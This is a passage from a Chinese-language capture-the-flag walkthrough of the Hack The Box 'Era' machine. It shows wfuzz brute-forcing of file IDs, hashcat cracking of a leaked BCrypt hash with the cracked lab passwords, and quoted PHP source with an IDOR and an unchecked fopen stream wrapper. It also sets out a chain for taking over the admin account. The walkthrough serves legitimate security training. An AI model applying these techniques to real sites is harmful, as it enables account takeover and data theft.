
成功得到了文件下载URL:http://file.era.htb/download.php?id=<File ID>,而如果输入错误的文件ID,则会返回File Not Found错误提示:
点击Update Security Questions按钮,进入安全问题修改界面,发现修改问题答案需要提供用户名:

推测此处存在IDOR不安全对象引用漏洞。
渗透测试
文件下载处IDOR漏洞利用
在服务探测阶段,我们已经注册账户对站点管理后台进行了探查,发现了可能存在不安全对象引用的文件下载和安全问题修改功能点,现在尝试对文件下载处进行利用,首先爆破文件ID值:
wfuzz -z range,1-100000 -t 70 -H "Cookie: PHPSESSID=gbfmgpbvrnoo3d1sgvapr6r578" --hs "File Not Found" "http://file.era.htb/download.php?id=FUZZ"

发现站点内存在ID值为54和150的文件,对其进行下载:
http://file.era.htb/download.php?id=54&dl=true
http://file.era.htb/download.php?id=150&dl=true
成功下载了site-backup-30-08-24.zip和signing.zip:


发现site-backup-30-08-24.zip内为网站目录备份,而signing.zip内存在SSL证书。
站点源代码审计与哈希破解
成功下载压缩文件后,将站点源代码包解压,对其进行审计,其目录结构如下:

如图,可以得知files子目录为文件上传目录,其它目录均为网站前端静态资源目录。
首先查看SQLite数据库filedb.sqlite,发现数据库内存在files和users两张表,users表中存储了用户凭据:

尝试对表内的BCrypt哈希值逐个进行爆破,成功爆破出凭据:
hashcat -m 3200 -a 0 '$2b$12$HkRKUdjjOdf2WuTXovkHIOXwVDfSrgCqqHPpE37uWejRqUWqwEL2.' /usr/share/dict/rockyou.txt --force

除此之外,还发现了其它用户的凭据,和管理员用户的名称admin_ef01cab31aa:
- 用户名:
yuri,密码:mustang; - 用户名:
eric,密码:america;
密码哈希爆破完毕后,开始审计站点源代码,由于当前已经拥有备份的数据库,决定将审计重心放在文件下载和安全问题功能点上。
reset.php
首先看reset.php,该页面功能为处理安全问题更新,其核心部分源代码如下所示:
<?php
require_once('layout.php');
require_once('functions.global.php');

// Check session validity before outputting anything
if (!isset($_SESSION['eravalid']) || $_SESSION['eravalid'] !== true) {
    header('Location: login.php');
    exit();
}

// Output the page top with sidebar and main content container open
echo deliverTop("Era - Update Security Questions");

// Connect to SQLite3 database
$db = new SQLite3('filedb.sqlite');

// Initialize variables
$error_message = '';
$operation_successful = false;

// Process POST submission
if ($_SERVER["REQUEST_METHOD"] === "POST") {
    $username = trim($_POST['username'] ?? '');
    $new_answer1 = trim($_POST['new_answer1'] ?? '');
    $new_answer2 = trim($_POST['new_answer2'] ?? '');
    $new_answer3 = trim($_POST['new_answer3'] ?? '');

    if ($username === '' || $new_answer1 === '' || $new_answer2 === '' || $new_answer3 === '') {
        $error_message = "All fields are required.";
    } else {
        $query = "UPDATE users SET security_answer1 = ?, security_answer2 = ?, security_answer3 = ? WHERE user_name = ?";
        $stmt = $db->prepare($query);
        $stmt->bindValue(1, $new_answer1, SQLITE3_TEXT);
        $stmt->bindValue(2, $new_answer2, SQLITE3_TEXT);
        $stmt->bindValue(3, $new_answer3, SQLITE3_TEXT);
        $stmt->bindValue(4, $username, SQLITE3_TEXT);

        if ($stmt->execute()) {
            $operation_successful = true;
        } else {
            $error_message = "Error updating security questions. Please try again.";
        }
    }
}
?>
可以看到,程序在判断用户登录状态、初始化数据库连接后,就进入了安全问题更新流程。程序从POST请求中读取username用户名参数和三个问题,判断四个值不为空后就直接通过UPDATE语句更新了users用户表,存在IDOR越权漏洞。
download.php
该页面的功能为处理文件下载请求,在审计过程中,发现了一处仅对管理员(用户ID为1)开放的功能,代码片段如下:
// Allow immediate file download
	if ($_GET['dl'] === "true") {

		header('Content-Type: application/octet-stream');
		header("Content-Transfer-Encoding: Binary");
		header("Content-disposition: attachment; filename=\"" .$fileName. "\"");
		readfile($fetched[0]);
	// BETA (Currently only available to the admin) - Showcase file instead of downloading it
	} elseif ($_GET['show'] === "true" && $_SESSION['erauser'] === 1) {
    		$format = isset($_GET['format']) ? $_GET['format'] : '';
    		$file = $fetched[0];

		if (strpos($format, '://') !== false) {
        		$wrapper = $format;
        		header('Content-Type: application/octet-stream');
    		} else {
        		$wrapper = '';
        		header('Content-Type: text/html');
    		}

    		try {
        		$file_content = fopen($wrapper ? $wrapper . $file : $file, 'r');
			$full_path = $wrapper ? $wrapper . $file : $file;
			// Debug Output
			echo "Opening: " . $full_path . "\n";
        		echo $file_content;
    		} catch (Exception $e) {
        		echo "Error reading file: " . $e->getMessage();
    		}


	// Allow simple download
	} else {
		echo deliverTop("Era - Download");
		echo deliverMiddle_download("Your Download Is Ready!", $fileName, '<a href="download.php?id='.$_GET['id'].'&dl=true"><i class="fa fa-download fa-5x"></i></a>');

	}
程序根据传入的文件ID值查出数据库文件记录后,即进入该流程。当GET参数show被设置为true且已登录用户ID为1时,程序从GET请求中接收format参数,接着判断该参数中是否包含://协议符号,若有,则将变量值赋给wrapper,接着,程序将wrapper变量直接和file文件路径字符串变量拼接,传入了fopen()方法中,将获取的内容输出到页面上。由于程序未检查协议参数内容的合法性,攻击者可以直接传入一整个伪协议URL,造成任意文件读取甚至远程代码执行。
攻击链整理
通过上述代码审计工作,我们可以确定如下攻击链:
- 访问
reset.php,在安全问题重置功能处输入获取的管理员用户名admin_ef01cab31aa以及三个问题的新答案,点击按钮重置后退出登录,以安全问题登录方式切换到管理员用户; - 访问文件管理页面确定已经存在文件的
ID; - 访问
download.php,在GET参数中提供文件ID和format参数,将协议参数设置为PHP伪协议URL,寻找可利用点。
站点漏洞组合利用
在代码审计阶段,我们已经发现了站点存在的IDOR漏洞,现在进行利用。首先通过安全问题重置功能修改管理员登录凭据,访问reset.php填写表单提交:

随后点击Sign Out退出登录,返回主页后点击安全问题登录链接,输入管理员用户名和重置的安全问题答案登录:
